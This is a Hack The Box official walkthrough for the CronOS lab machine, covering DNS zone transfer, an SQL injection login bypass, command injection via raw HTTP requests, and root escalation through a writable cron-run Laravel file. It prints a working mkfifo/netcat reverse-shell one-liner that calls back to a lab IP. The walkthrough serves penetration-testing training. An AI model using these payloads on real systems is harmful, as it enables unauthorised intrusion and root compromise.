


CronOS

13th October 2017 / Document No D17.100.18

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

CronOS focuses mainly on different vectors for enumeration and also emphasises the risks associated with adding world-writable files to the root crontab. This machine also includes an introductory-level SQL injection vulnerability.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services
- Enumerating DNS


Skills Learned

- SQL Injection
- Command injection
- Exploiting cron jobs

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap




Nmap reveals an OpenSSH server, a DNS server and an Apache server. Attempting to view the website reveals only the default Apache page.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Dig

Although the initial domain name must be guessed (**cronos.htb**), it is possible to enumerate the remaining subdomains by doing a zone transfer. This can be accomplished with the command **dig axfr @10.10.10.13 cronos.htb** after adding **cronos.htb** to the **/etc/hosts** file.




After adding **admin.cronos.htb** to the **/etc/hosts** file and browsing to it, an administrator login page is presented.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation


Login

After some trial and error, it appears that the **Username** field is vulnerable to SQL injection. By commenting out the rest of the statement with the username **admin'-- -** the login form is bypassed.



Welcome

It does not take long to figure out that the **welcome.php** page is vulnerable to command injection. Many different methods work here, however the simplest is likely just using a semicolon to add additional commands. However, script execution is stopped after the traceroute is run.



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

By intercepting the response in Burp Suite, it is possible to modify the command entirely.

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=u1m8ld3kk856sdg14q1aa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

command=traceroute&host=8.8.8.8
```

After removing the host variable, command injection is now trivial. Replace **traceroute** with the desired command and send the request. Note that URL encoding the command is required in some cases. Use the command **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <LAB IP> <PORT>| >/tmp/f** to connect to a local **nc** listener, which can be started by using the command **nc -nvlp <PORT>**

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=u1m8ld3kk856sdg14q1aa4d224
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 91

command=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.5+123
4+>/tmp/f
```

The user flag can be obtained from **/home/noulis/user.txt**

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum generates a fairly large list of information. One thing that stands out is the root crontab, which runs the **schedule()** function in **/var/www/laravel/app/console/Kernel.php**. Modifying the function allows for command execution as root by the scheduler system.

```
protected function schedule(Schedule $schedule)
{
    // $schedule->command('inspire')
    //          ->hourly();
    $schedule->exec('cat /root/root.txt > /var/www/admin/writeup.root.txt')->everyMinute();
}
```

This can be used to modify other files to simplify obtaining a root shell, however in this case obtaining the flag is all that is required.